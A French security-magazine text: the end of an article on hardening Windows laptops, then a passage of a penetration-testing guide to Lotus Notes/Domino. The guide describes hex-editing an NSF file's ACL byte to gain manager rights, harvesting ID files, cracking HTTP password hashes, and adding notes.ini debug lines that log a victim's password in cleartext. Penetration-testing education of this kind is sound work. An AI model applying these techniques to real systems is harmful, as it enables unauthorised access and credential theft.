Les premières mesures à prendre se situent au plus près du matériel, avant le démarrage du système d'exploitation. Tout d'abord, un mot de passe protégeant l'accès au BIOS devra être mis en place. Comme évoqué précédemment, il est inutile de croire que cette protection arrête le pirate expérimenté. Néanmoins, elle dissuadera le technicien malveillant voulant modifier les paramètres de démarrage (notamment le périphérique de démarrage: USB, cédérom, etc.). En revanche, il sera inutile de mettre en place un mot de passe de démarrage du BIOS ou de disque dur : celui-ci complexifie inutilement le démarrage du poste pour l'utilisateur sans ajouter un niveau de sécurité supplémentaire, contrairement, comme nous le verrons par la suite, à l'utilisation d'un mot de passe syskey.

La seule et véritable protection contre le vol de données reste le chiffrement complet du disque dur et l'externalisation des clés. Le frein de cette solution ne se situe pas au niveau technique, mais plutôt – comme évoqué au début de l'article – au niveau du déploiement et du maintien en condition. En effet, il est important, d'une part, d'affecter à chaque poste un secret différent, propre à l'utilisateur légitime (en théorie unique) du poste et surtout de faire en sorte que ce secret soit conservé secret par son propriétaire. Seule une sensibilisation adéquate et régulière pourra éviter de retrouver le mot de passe de chiffrement accroché au dos de l'ordinateur portable. Elle pourra prendre la forme d'un livret, un courrier électronique envoyé régulièrement, une présentation lors d'une formation, etc.


D'autres méthodes, plus coûteuses, à base de dispositifs physiques peuvent être déployées : les plus connus sont les cartes à puce ou les systèmes OTP (*One Time Password*). Encore une fois, il faut faire en sorte que ces systèmes ne se retrouvent pas avec l'ordinateur volé : carte à puce logée dans le lecteur de l'ordinateur, le système OTP dans la pochette avant du sac volé, etc. Au-delà de la sensibilisation, une organisation judicieuse encourage parfois les utilisateurs à être responsables vis-à-vis de leur carte à puce. Citons le cas de la carte à puce multifonction : utilisée pour le service de restauration, l'accès à l'établissement, le chiffrement des messages électroniques, l'authentification du réseau et le démarrage de l'ordinateur portable. Il y a fort à parier que dans un tel système (idéal), la carte à puce est plus souvent dans la main de l'utilisateur que logée dans son ordinateur portable. Précisons finalement que le code PIN protégeant la carte à puce doit être initialisé lors de sa première utilisation (différent de 0000).

Une procédure de recouvrement est généralement implémentée en cas de perte du secret (mot de passe, carte à puce, OTP, etc.). Dans tous les cas, il faut remplacer le secret et déclarer le précédent secret comme perdu, ou mieux, lever une alerte si celui-ci est utilisé. Une attention particulière doit être donnée au système de recouvrement à distance (hotline téléphonique par exemple). Si d'un point de vue organisationnel, cette méthode semble séduisante, elle peut être vulnérable à des techniques d'ingénierie sociale. Par ailleurs, il sera explicitement indiqué qu'aucun traitement de faveur ne devra être accepté pour les responsables supérieurs. Plus une personne est (hiérarchiquement) importante dans une entreprise, plus les procédures pour protéger ses données doivent être scrupuleusement respectées.

Du point de vue technique, avant de choisir un produit, il est recommandé de consulter l'historique des bulletins de sécurité. Si un produit n'en possède pas, cela ne signifie en rien qu'il est exempt de bogue, mais peut afficher une maturité du produit. Par ailleurs, il faut utiliser un chiffrement intégral du disque dur, car dans le cas de Windows, un chiffrement partiel (conteneur chiffré) est insuffisant.

Si, malgré toutes ces protections, un pirate a accès au système Windows, il est possible de générer la syskey à partir d'un mot de passe (plus précisément son condensat md5). Comme vu précédemment, elle est la base de toutes les clés de déchiffrement des secrets : base SAM, secrets LSA et même cache de domaine. En choisissant l'option « mot de passe de démarrage » du programme `syskey.exe` (cf. figure 4), on utilise une syskey dérivée du mot de passe (md5). Il est recommandé de choisir un mot de passe avec une taille et complexité suffisante [CERTA]. Attention, cette mesure demande un mot de passe supplémentaire au lancement du poste de travail (avant l'authentification de l'utilisateur), ceci dérangera l'utilisateur, mais garantit un niveau de sécurité du système accru. Ce mot de passe demande les mêmes précautions de déploiement que celui utilisé pour chiffrer le disque dur.

Par défaut, 10 mots de passe de domaine sont conservés en cache par Windows. Il convient de descendre cette valeur à 0 pour un niveau de sécurité optimum. Néanmoins, l'utilisateur du poste ne pourra plus s'authentifier au poste de travail dès qu'il sera déconnecté du réseau. La valeur de cette clé mise à 1 semble être un bon compromis : seul le dernier utilisateur s'étant authentifié par le réseau pourra s'authentifier hors du réseau. La clé correspondant à ce paramètre est : `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\cachedlogonscount`. Une GPO (*Group Policy Object*) peut être déployée pour modifier ce paramètre : cette fonctionnalité disponible sur Active Directory permet une gestion centralisée des paramètres de configuration des utilisateurs et des postes du domaine.



4 *Mot de passe de démarrage*

Concernant Internet Explorer, il est très difficile de supprimer réellement les traces de navigation (Internet Explorer ne réalise pas de réécriture des données écrasées). Seul le chiffrement du disque dur pourra empêcher la divulgation de ces dernières. Par ailleurs, il convient d'être extrêmement prudent quant aux mots de passe de connexion FTP, SSH ou SFTP conservés par des produits comme Filezilla, Putty, etc. Le poste client est généralement le lieu de stockage des connexions vers les serveurs Unix et donc une cible privilégiée d'un pirate. Dans tous les cas, on interdira le stockage des secrets sur le poste nomade : mot de passe ou *passphrase*.

Si l'ensemble des mesures précédentes concerne la sécurité du poste de travail, il est également important de mettre en place un circuit d'alerte en cas de vol d'ordinateur portable. Sitôt le vol déclaré, il faut modifier les éléments d'authentification de l'utilisateur comme son mot de passe. On pourra également déclencher ce type de procédure s'il apparaît que l'ordinateur portable a été « visité » (chambre d'hôtel saccagée, cambriolage, etc.). Ainsi, si un extranet est disponible, le pirate ne sera pas en mesure de s'authentifier avec les éléments potentiellement volés. Pour plus d'efficacité, une période de veille sur les connexions refusées pourra être réalisée : l'objectif étant de déterminer si le pirate a eu accès aux éléments d'authentification et surtout s'il tente de pénétrer le système.

Conclusion

Nous avons étudié les différentes attaques qu'il était possible de réaliser sur un poste nomade. Bien que nous nous soyons limités à l'authentification, il apparaît que lorsque celles-ci réussissent, un pirate peut obtenir des privilèges très élevés allant bien au-delà du poste et pouvant atteindre le système d'information de l'entreprise. La cryptographie vient comme protection générique face aux risques exposés ; néanmoins, si la solution semble techniquement trouvée, le challenge reste avant tout organisationnel. La sécurité reste un problème de personne tout autant que technologique.

Si nous nous sommes attachés à étudier les risques lorsque le poste est éteint, il ne faut pas oublier toutes les mesures et bonnes pratiques à prendre lorsque celui-ci est allumé : minimiser les privilèges de l'utilisateur, limiter les services démarrés, utiliser un pare-feu, avoir un système régulièrement mis à jour, etc. Enfin, pour l'instant, nous avons considéré que l'ordinateur n'était pas de confiance, mais les puces TPM (*Trusted Platform Module*) basées sur les spécifications du TCG (*Trusted Computing Group*) devraient dans un futur proche nuancer cette hypothèse. Espérons-le.

Références

[BITLOCKER] Vista Bitlocker, **http://www.microsoft.com/france/technet/produits/windowsvista/security/bittech.mspx**

[LIBREG] **http://sourceforge.net/search/?words=registry+offline**

[SAM] Description de la ruche SAM, **http://www.beginningtoseethelight.org/ntsecurity/index.php**

[SYSKEY] Utiliser Syskey, **http://support.microsoft.com/kb/310105**

[NTPASSWD] **http://home.eunet.no/pnordahl/ntpasswd/**

[CACHEDUMP] **http://www.securiteam.com/tools/5JP0I2KFPA.html**

[JOHN] **http://www.openwall.com/john/**

[SAMDUMP2] **http://sourceforge.net/project/showfiles.php?group_id=133599**

[CAIN] **http://www.oxid.it/cain.html**

[PWDUMP] **http://www.foofus.net/fizzgig/pwdump/**

[NOLMHASH] Désactiver les condensats LM, **http://support.microsoft.com/kb/299656**

[LEHEMBRE] **http://www.hsc.fr/ressources/presentations/sstic07_rump_rainbow/index.html.fr**

[AUREL26] **http://actes.sstic.org/SSTIC07/Authentification_Windows/**

[DPAPI] **http://msdn2.microsoft.com/en-us/library/ms995355.aspx - actes.sstic.org/SSTIC05/Rump_sessions/SSTIC05-rump-Bordes-WindowsKey.pdf**

[DUPUY] **http://actes.sstic.org/SSTIC07/Indiscretions_Zones_Constructeurs_Disques_Durs/**


[CERTA] Choix d'un mot de passe, **http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-001/**

Yann Fourre – yannfourre@free.fr

Lotus

Dans cet article, nous abordons le sujet des pentests sur infrastructures Lotus. « Lotus », vous avez bien dit « Lotus » ??? Oui, oui, vous savez, cette interface très longue à charger, qui vous ouvre le monde merveilleux de produits complexes et mystérieux. Vous l'avez certainement même déjà rencontrée lors d'un audit, sur un réseau, avec son port TCP/1352 ouvert. Vous vous êtes dit « que faire maintenant ? ». Cet article va tenter de répondre à cette question.

Voici une photo du client pour rafraîchir les mémoires :



1

Tout d'abord, présentons brièvement les différents éléments qui composent l'offre Lotus. Lotus est le nom de la société appartenant à IBM, auteur des composants « Domino » (partie serveur) et Notes (partie cliente). La version actuelle est la version 7, serveurs et clients suivant les mêmes numéros de version. Le gros du parc installé est cependant en version 6 (notamment 6.5.x). Le serveur s'installe sur quasiment tous les systèmes d'exploitation, le client en revanche est un peu plus capricieux et ne fonctionne correctement que dans des environnements Windows. Le serveur n'est livré par défaut avec aucun compte système ou d'administration. Les interrogations sur ce fameux port TCP/1352, et les autres (connecteurs Domino vers d'autres protocoles, tels que SMTP, POP…) ne sont pas non plus très verbeuses. Pas non plus d'exploit connu qui, en un clic, vous donne un *shell* sur le système Lotus. Bienvenue dans le monde sécurisé Lotus. Sécurisé, enfin presque…

Les concepts Lotus

Avant de passer aux techniques, nous présentons les différents concepts à connaître lors de tests sur environnements Lotus.

L'organisation des répertoires

Les répertoires Lotus, que ce soit sur le client ou le serveur, peuvent être classés en deux catégories.

La première regroupe les fichiers du système Lotus. Ils sont entreposés généralement dans des répertoires nommés `Lotus\Domino` (pour un serveur) et `Lotus\Notes` (pour un client). Pour le testeur, seul un fichier y est vraiment intéressant. Nommé `notes.ini`, il peut être considéré comme le fichier de configuration. Plusieurs informations utiles, comme la localisation du fichier ID (c'est le sésame d'un utilisateur, voir ci-après) ou encore le nom du serveur sur lequel l'utilisateur est enregistré, peuvent y être découvertes.

La seconde catégorie regroupe les fichiers qui font la configuration et les données du système Lotus. Ces fichiers sont quasiment tout le temps situés dans un sous-répertoire nommé `Data`, dans l'installation du serveur ou du client. On y retrouve l'intégralité des données de l'utilisateur (client), ou des utilisateurs (serveur). Pour s'en convaincre, il suffit de copier ce répertoire `Data` d'un poste A vers un poste B, ainsi que le fichier `notes.ini`, pour retrouver l'environnement complet d'un utilisateur. Ceci est aussi possible sur un serveur.

Les fichiers ID

C'est la pièce principale de la sécurité sous Lotus. Se présentant sous la forme d'un fichier de quelques kilooctets, généralement entreposé dans le répertoire `Data` du poste de travail, le fichier ID est la clef d'accès de l'utilisateur aux serveurs sur lesquels il est enregistré. Chaque utilisateur détient un fichier ID. Lors de l'accès aux serveurs Lotus au travers du port 1352, un échange cryptographique est effectué pour authentifier l'utilisateur. Cet échange repose sur le certificat et la clef privée contenus dans le fichier ID. En effet, le système Lotus n'emploie pas de mots de passe, mais une véritable PKI interne. Aucun mot de passe ne transite sur le réseau lors d'une connexion. Un mot de passe est effectivement demandé à l'utilisateur lors du lancement du client ; il est uniquement utilisé pour déchiffrer les parties privées du bi-clef situé dans son fichier ID. L'obtention et le cassage de fichiers ID est donc une opération très importante pour les tests d'intrusion sur infrastructures Lotus. D'un point de vue sécurité, le fichier ID est difficile à « casser » dès lors que le mot de passe dépasse 7 caractères. Les mots de passe utilisateurs répondent bien souvent à des règles de complexité. De plus, le système Lotus comporte par défaut un historique des 50 derniers mots de passe, ce qui laisse peu de place à la répétition.

Les serveurs sont aussi identifiés par des fichiers ID. Ces fichiers ID servent notamment pour les connexions de réplication inter-serveurs. Ils sont présents dans les répertoires `Lotus` des serveurs, à la même place que ceux des utilisateurs. Pour des soucis d'administration (redémarrage distant), et bien que cela ait été amélioré dans la version 6, ils ne comportent généralement pas de mot de passe.

Enfin, il existe un dernier type de fichiers ID. Appelés « ID de certification », ces ID sont très importants, car correspondant à l'autorité de certification intégrée à Lotus Notes/Domino. Ils sont utilisés par les administrateurs, pour la création des utilisateurs et donc la certification des fichiers ID. Ces fichiers ID sont extrêmement sensibles et sont généralement situés sur les postes des administrateurs ou directement sur les serveurs, protégés par un mot de passe complexe.

Si le concept de fichier ID est très séduisant, dans le sens où il empêche toute attaque externe par cassage de mots de passe sur le port 1352, et offre toutes les fonctions avancées liées à une PKI (authentification, chiffrement…), il pose tout de même un certain

nombre de problèmes aux administrateurs. L'un des plus importants est celui du stockage des fichiers ID. Il faut en effet savoir que, dans la plupart des organisations utilisant une infrastructure Lotus Notes, il existe au minimum 2 copies de chaque ID : la copie principale de l'utilisateur, plus une copie de secours, « au cas où… ».

Pour comprendre ce concept de fichier ID, revenons au début et à leur création : l'administrateur crée un utilisateur, génère le fichier ID (bi-clef) correspondant, et le protège par un mot de passe d'origine. Il stocke et conserve une copie avec le mot de passe d'origine sur un serveur de secours, puis installe l'autre copie sur le poste de l'utilisateur. Cela reste le cas idéal avec, pour résumer, deux versions, une pour l'utilisateur avec son mot de passe et une autre stockée avec le mot de passe d'origine. Cette dernière sera utilisée pour dépanner l'utilisateur en cas de perte de son fichier ID (plantage du poste, etc.).

Mais cela peut devenir bien plus compliqué dès que l'on entre dans la maintenance informatique des postes clients. Le client Lotus Notes étant quelque peu complexe à configurer, il est de pratique courante de copier l'ensemble de l'installation Lotus Notes sur un serveur de fichiers, avant d'effectuer toute modification. Le temps de l'intervention, une copie des répertoires Lotus peut donc être effectuée vers des serveurs de fichiers. Cette copie est très souvent oubliée, et reste dans un répertoire temporaire, accessible à tous. La copie en question contient l'ensemble des données utilisateurs, à savoir son environnement Lotus Notes, ses messages, son calendrier, et son fichier ID. Un test intéressant à effectuer, lorsqu'on dispose d'accès à des serveurs de fichiers, est de lancer une recherche sur « .ID ». Il n'est pas rare de voir en résultat des fichiers ID d'utilisateurs, qui ont été déposés, puis oubliés là. Souvent anciens, ces fichiers comportent des mots de passe faibles.

Si nous accordons une attention particulière à la vie d'un fichier ID et de ses différentes copies, cela est dû à l'importance de ce point lors d'un test d'intrusion. En effet, comme nous l'avons signalé, les mots de passe sont utilisés uniquement pour déchiffrer les fichiers ID, pas pour l'authentification. Il est très courant de trouver, sur le réseau, d'anciens fichiers ID, utilisables pour se connecter sous l'identité de l'utilisateur, même si ce dernier a entre-temps changé 10 fois de mot de passe.

Pour éviter le stockage de fichier ID d'origine avec des mots de passe trop simples, un système de recouvrement a été initié dans la version 6 de Lotus. Pour tenter de faire simple, on va dire que les fichiers ID d'origine sont remplacés par des fichiers ID de sauvegarde qui ne peuvent être ouverts que par des ID de recouvrement, généralement ceux des administrateurs. Donc, si vous tombez sur l'endroit de stockage de ces ID de sauvegarde, vous ne pourrez rien faire sans avoir un ID de recouvrement.

Une autre option de sécurité, non activée par défaut, mais pouvant faire partie de recommandations lors de tests Lotus, est la vérification du mot de passe côté serveur. Nous avons vu jusqu'à maintenant que le mot de passe était uniquement utilisé pour déchiffrer en local le fichier ID, ce dernier servant à authentifier la connexion au serveur. Une option de configuration des serveurs permet d'activer la vérification du mot de passe côté serveur. Lorsque cette option est activée, en plus de l'authentification par ID, une vérification mutuelle du mot de passe est effectuée entre le client et le serveur, à la connexion. Si l'utilisateur tente d'accéder au serveur avec un fichier ID valide, mais dont le mot de passe n'est pas le dernier connu, la connexion est refusée. Cette option doit être activée dans la configuration (fiche) de chaque serveur et de chaque utilisateur présents en base d'annuaire. En cas d'oubli du mot de passe, ou s'il y a besoin d'accéder au compte de l'utilisateur, l'option devra être temporairement désactivée dans sa fiche personnelle.

Les bases NSF

Même s'ils sont souvent vus comme des systèmes de messagerie uniquement, les infrastructures Lotus Notes/Domino sont en fait de véritables systèmes collaboratifs construits sur un système de bases de données partagées. Sous Lotus, toute fonctionnalité (messagerie, calendrier, applications développées en interne…) est implémentée sous la forme d'une base de données contenant du code et des fiches, protégées par des listes de contrôle d'accès (ACL). Ces bases sont matérialisées sur le système de fichiers par un fichier de type .NSF, situé dans le répertoire `Data` du client ou du serveur. Un mécanisme de réplication permet (optionnellement) de disposer en local, sur le client, de copies des bases dont les originaux sont sur le serveur.

Pour ses propres besoins internes, le système Lotus Domino dispose de plusieurs bases par défaut très intéressantes dans le cadre de tests d'intrusion. Le fichier `catalog.nsf` regroupe le nom de toutes les bases contenues sur un serveur Lotus. Le fichier `log.nsf` donne tous les logs d'activité du serveur. Mais, la plus sensible, est l'annuaire Lotus, nommé `names.nsf`. Cette base contient la liste de tous les utilisateurs, la configuration de tous les serveurs, les politiques qui régissent le domaine Lotus. Comme dans toute base, ces informations sont classées dans des fiches (une par utilisateur), qu'il est possible de modifier si vous disposez des droits dessus (ACL). Dans cet article, nous ferons souvent référence au terme « fiche » pour désigner la configuration d'un utilisateur ou d'un serveur dans le `names.nsf`.

Comme nous l'avons vu, il existe aussi des bases NSF sur le client. Ces bases peuvent être des réglages locaux du client, des archives de messages ou des réplications de bases serveurs. Il existe aussi un fichier `names.nsf` sur le poste client. Il n'a cependant rien à voir avec celui du serveur. Il comporte la configuration du poste client avec son carnet d'adresses. Le « vrai » `names.nsf`, celui qui nous intéresse, contenant la configuration de toute l'entreprise, peut aussi être côté client. Dans ce cas, ce sera obligatoirement sous un autre nom. Notons que la présence du « vrai » `names.nsf` côté client est optionnelle et même assez rare. Sa présence pourrait cependant être nécessaire pour les applications de mobilité : l'utilisateur pourrait ainsi avoir accès au carnet d'adresses global de l'entreprise, même s'il n'est pas connecté au réseau. Ce type d'application se fait cependant généralement en créant une copie « allégée » du `names.nsf` côté client, dépourvue des informations intéressantes de configuration des serveurs.

La réplication

La réplication est un concept important des environnements Lotus. C'est par ce biais que les bases Lotus se mettent à jour de serveurs en serveurs. Pour faire simple, prenons l'exemple de la base d'annuaire. Cette base est identique sur tous les serveurs d'un même domaine Lotus. Si une modification est apportée sur une des bases situées sur l'un des serveurs, un mécanisme de réplication se déclenche pour répercuter la modification auprès de tous les serveurs de l'entreprise.

La réplication entre serveurs est paramétrable à volonté : horaires, fréquence et architecture.

Du côté client, elle permet de récupérer en local par le port 1352 des bases Lotus ou tout simplement de mettre à jour les bases de l'utilisateur comme sa messagerie.

Le système de chiffrement

Une PKI est totalement intégrée dans Lotus Notes/Domino. Le couple clé privée/publique de chaque utilisateur est présent dans son fichier ID. La clef publique est entreposée dans la fiche personnelle de l'utilisateur, dans la base d'annuaire `names.nsf`.

Ces services de PKI sont utilisés par défaut pour l'authentification d'accès au serveur. Ils peuvent aussi être utilisés pour les services de chiffrement du mail. Tout utilisateur de l'entreprise peut en effet activer le chiffrement des messages e-mail (simple case à cocher lors de l'envoi du message) à destination d'autres employés. Ce chiffrement sera effectué par Notes de manière transparente. Des options existent aussi pour automatiser le chiffrement des messages.

Au-delà de la messagerie, le chiffrement peut être utilisé pour la sécurisation de bases de documents, voire de champs à l'intérieur de fiches. Là encore, l'utilisation en sera complètement transparente, puisque tout se passera entre le serveur, la base consultée et le fichier ID. La consultation, par un utilisateur habilité, des bases ou fiches ainsi chiffrées, provoquera un déchiffrement à la volée avant l'affichage dans le client. Lors d'un test d'intrusion, ceci peut évidemment poser problème, puisque le seul moyen d'accéder à de telles bases sera de disposer d'un fichier ID autorisé.

Les services : des passerelles protocolaires

La connexion au serveur se fait normalement sur le port TCP/1352. La communication sur ce port est construite autour d'un protocole propriétaire dit « Notes-RPC ». Peu d'informations sont disponibles sur ce protocole. Même si une interception à l'analyseur réseau révèle assez facilement la structure des grands blocs du protocole, une dissection complète ne semble pas chose aisée.

Le port TCP/1352 n'est qu'un des nombreux moyens disponibles pour véhiculer du Notes-RPC. Ce protocole peut aussi transiter en direct sur des liaisons modem, sur des réseaux IPX, etc.

Suite à l'avènement des protocoles Internet tels que le mail et le Web, Lotus a dû adapter ses produits et les rendre plus ouverts au monde TCP/IP. En conséquence, un certain nombre de « services » d'interconnexion ont été développés. Ces connecteurs agissent comme des passerelles protocolaires, permettant de se connecter aux serveurs Domino et d'accéder à leurs données, via d'autres protocoles que le Notes-RPC. Ainsi, des passerelles protocolaires existent pour recevoir du mail via SMTP, consulter sa boîte en POP3, IMAP, accéder à des bases NSF en HTTP.

Le service HTTP

Le serveur Domino embarque un service HTTP utilisé pour accéder aux bases NSF au moyen de requêtes HTTP. Ce service peut être utilisé pour développer des sites Web. Il est aussi souvent utilisé pour le Webmail (accès aux bases NSF de messagerie via le Web). La consultation des bases via ce service est sujette à autorisation par ACL. Toute consultation est possible, en mode non authentifié, si les ACL de la base autorisent les consultations « anonymes ». Lorsqu'une authentification est nécessaire pour accéder à la base, elle est réalisée au moyen d'un login/mot de passe propre à chaque utilisateur. Nous arrivons là à l'une des limites du système d'authentification par fichier ID : il aurait été très peu pratique de faire transiter le fichier ID au travers de requêtes Web. Lotus a donc développé un système d'authentification alternatif, à base de login/mot de passe. Chaque utilisateur reçoit donc, optionnellement, un mot de passe dit « HTTP ». Ce mot de passe sert pour la connexion au serveur, via les protocoles non Notes-RPC, tels que le Web. Le mot de passe HTTP d'un utilisateur donné est stocké dans le champ HTTPPassword de sa fiche annuaire (fichier `names.nsf` pour ceux qui ne suivent pas !). Chose assez incroyable, n'importe qui ayant accès au `names.nsf`, quel qu'en soit le moyen, peut ouvrir les fiches des utilisateurs et découvrir le champ HTTPPassword. Le mot de passe est certes stocké sous forme *hashée*, mais vous comprendrez que c'est tout de même très gênant, puisque, par défaut, tous les utilisateurs de l'entreprise ont accès au `names.nsf`.

Concernant le stockage sous forme hashée, différents types de chiffrements existent. Le premier, sans graine, est assez facilement cassable. Les hashs qu'il produit ressemblent à ceci : 355E98E7C7B59BD810ED845AD0FD2FC4. L'autre, à base de MD5 avec graine, est moins simple à casser. En voici un exemple : (GQu7VMFeVY7+TKvXAwLm).

Quoi qu'il en soit, des patchs pour John the Ripper sont disponibles sur Internet pour ces deux chiffrements [1].

Les comptes d'administration

Comme dans tout système, il existe un grand compte d'administration à la création d'une structure Lotus, son nom est déterminé à l'installation du serveur et ses droits les plus élevés peuvent lui être retirés par la suite. De même, il n'existe pas de compte par défaut ayant des droits sur l'intégralité des serveurs. Ce n'est donc pas nécessaire de chercher le compte « administrateur » qui vous ouvrira toutes les portes. Les droits d'administration sont plutôt affectés à des utilisateurs (les admins Lotus) par serveur. Durant les tests pour connaître le compte qui a des droits sur le serveur que vous ciblez, il faut aller voir dans sa fiche personnelle dans le `names.nsf` à l'onglet « sécurité ». Vous y verrez différents niveaux de droits, à vous de voir celui qui vous intéresse.

Bon, je vais rassurer tout le monde, dans l'organisation d'un domaine Lotus, il est courant de trouver un compte qui se nomme « admin » et qui a des droits sur tous les serveurs. Mais bon, ce n'est pas la logique de Lotus et il ne faut pas prendre les mauvaises habitudes des windowsiens.

Les points d'entrée

Après cet aperçu des fondamentaux de Lotus Notes/Domino, voyons les accès possibles lors d'un test d'intrusion.

Accès par le système d'exploitation

C'est le point d'entrée le plus simple et le plus performant, il sous-entend bien évidemment d'avoir l'accès aux systèmes de fichiers. À ce moment-là, rien de plus simple, il suffit de copier en local les fichiers NSF pour ensuite les ouvrir. Attention, il se peut que votre client Notes vous interdise l'ouverture des bases, en raison d'ACL dans ces dernières. Pour contourner ceci, rien de plus simple, ouvrir le fichier NSF avec votre éditeur hexadécimal favori, rechercher la chaîne suivante :

```
                                45 41  00 00 00 00 00 00 00 00        EA........
00 00 00 00 04 06 09 00  2D 44 65 66 61 75 6C 74   ........-Default
2D                                                                    -
```

Puis, modifier l'octet immédiatement situé après 0x45 0x41 en mettant une valeur comprise entre 00 et 06, 06 étant la valeur des droits les plus élevés.

```
                              45 41  06 00 00 00 00 00 00 00        EA........
00 00 00 00 04 06 09 00  2D 44 65 66 61 75 6C 74   ........-Default
2D                                                                  -
```

La modification précédente attribue à `Default` les droits de gestionnaire. Vous pouvez alors ouvrir la base. Lors de l'édition hexadécimale, si vous ne trouvez pas la chaîne, c'est probablement que la base est chiffrée. Il vous faut alors obligatoirement un fichier ID disposant des droits pour l'ouvrir.

À la recherche de l'ID

Comme vous l'avez bien compris, les fichiers ID sont les clés pour se connecter au port TCP/1352. Voyons les différents endroits où l'on peut en dénicher.

Nous avons vu dans le chapitre précédent qu'ils peuvent être découverts sur les serveurs de fichiers, mais aussi sur des serveurs stockant des profils itinérants dans un univers Microsoft. Le lancement d'une recherche sur ce genre de serveurs peut rapporter gros.

Autre endroit très prisé, les stockages dédiés. Vous pouvez tomber sur des partages réseau avec des noms évocateurs comme « ID » « notesID » ou encore « LotusID ». Un petit scan des différents partages présents sur le réseau peut s'avérer utile. Dans ces partages, vous trouverez les fichiers ID d'origine, qui ont généralement tous le même mot de passe. Ces partages réseau censés être discrets sont souvent placés sur un serveur Lotus (autant faire simple).

D'ailleurs, de ces serveurs Lotus, vous pouvez récupérer d'autres fichiers ID très intéressants à savoir les ID serveurs. Comme expliquer plus haut, ils n'ont souvent pas de mot de passe et peuvent être utilisés pour se connecter sur les autres serveurs Lotus (et pas sur celui dont vous avez le mot de passe) et, si vous avez de la chance, vous pouvez même tomber sur certains ayant des droits d'administration (si, si, ça arrive !).

Bien entendu, les postes utilisateurs, et, plus particulièrement, ceux en libre accès, sont des cibles de choix pour la récupération d'ID utilisateurs. Les fichiers ID ne sont généralement pas effacés sur ces machines.

La base d'annuaire est aussi un endroit propice à la découverte de fichiers ID. En effet, lors de la création d'un utilisateur, l'administrateur peut choisir de laisser le fichier ID attaché à la fiche personnelle de l'utilisateur. Avouons que cela se voit quand même de moins en moins... Sur ce point, une société a sorti en 2006 une vulnérabilité [2]. La « vulnérabilité » qu'ils indiquent existe depuis la nuit des temps et la création de Lotus, mais ils ont quand même fait un outil (non publié) qui permet d'automatiser la recherche de fichiers ID dans le `names.nsf` à distance. Il s'agit en fait d'une fonction d'administration de Lotus. Lorsque vous configurez un client Lotus Notes, vous devez lui indiquer un serveur, puis un nom d'utilisateur. À ce moment, une vérification du nom est effectuée, avant de poursuivre la configuration du client. Si vous connaissez le mot de passe qui le protège, vous pouvez alors rapatrier le fichier ID présent dans le `names.nsf`. Encore faut-il que l'administrateur ait choisi ce mode d'installation, en attachant l'ID à la fiche personnelle. C'est à mon sens une attaque intéressante, quoique longue et fastidieuse. Elle peut avoir sa place lors d'un test d'intrusion externe, lorsque le port 1352 est ouvert sur Internet (ça existe encore !). En interne, d'autres points d'entrée beaucoup plus efficaces existent avant d'arriver là.

À la recherche du mot de passe

Maintenant que vous avez des fichiers ID, il faut pouvoir les ouvrir. Passons rapidement sur les mots de passe bidons qui peuvent être testés avec des logiciels comme Lotus Notes Key [3] (casseur de fichiers ID à mon avis le plus performant). Vous me direz aussi qu'il existe de très bons *keyloggers* pour ce genre d'opération. Mais, attardons-nous plutôt sur une autre possibilité pour récupérer les mots de passe : le système de SSO de Lotus. Il se situe au niveau du client et peut synchroniser les éléments suivants : i) mot de passe de l'ID avec mot de passe Windows, ii) mot de passe de l'ID avec mot de passe HTTP Lotus et iii) les deux couples précédents. Les mots de passe Lotus d'un utilisateur étant synchronisés avec le mot de passe d'ouverture de session Windows, l'utilisateur n'a plus à rentrer de mot de passe lorsqu'il ouvre son client Notes. Pour l'accès HTTP, même s'il faut retaper son mot de passe, il est aussi identique à celui de Windows.

Dans le cadre d'un test d'intrusion sur un réseau implémentant, le SSO Lotus avec synchronisation ID/Windows, il est préférable d'attaquer le mot de passe Windows (attaque du domaine ou du poste, cassage base SAM…). Lorsque la synchronisation ID/mot de passe HTTP est activée, le cassage des mots de passe HTTP est la meilleure option.

Une dernière technique permettant de récupérer des mots de passe en clair a été révélée en juillet 2007 par Heise Security [4]. Elle profite d'une faille dans le système de débogage interne de Notes, et permet de récupérer en clair le mot de passe dans un fichier de logs. Pour cela, il faut tout d'abord ajouter les lignes suivantes dans le fichier `notes.ini` du poste victime :

```
KFM_ShowEntropy=1
Debug_Outfile=c:\foo.txt
```

Redémarrer la machine, attendre ou provoquer le changement de mot de passe de l'utilisateur. Il devrait alors apparaître en clair dans le fichier `c:\foo.txt`.

En raison d'importants pré-requis (accès au poste victime, attente du changement de mot de passe), cette technique est difficile à mettre en œuvre lors d'un test d'intrusion. Elle peut toujours être utile pour débloquer une situation où vous avez accès à une station de travail, et devez absolument récupérer le mot de passe du fichier ID.

Accès par le client Lotus

Une fois que vous avez un fichier ID et son mot de passe, vous pouvez faire face à plusieurs cas.

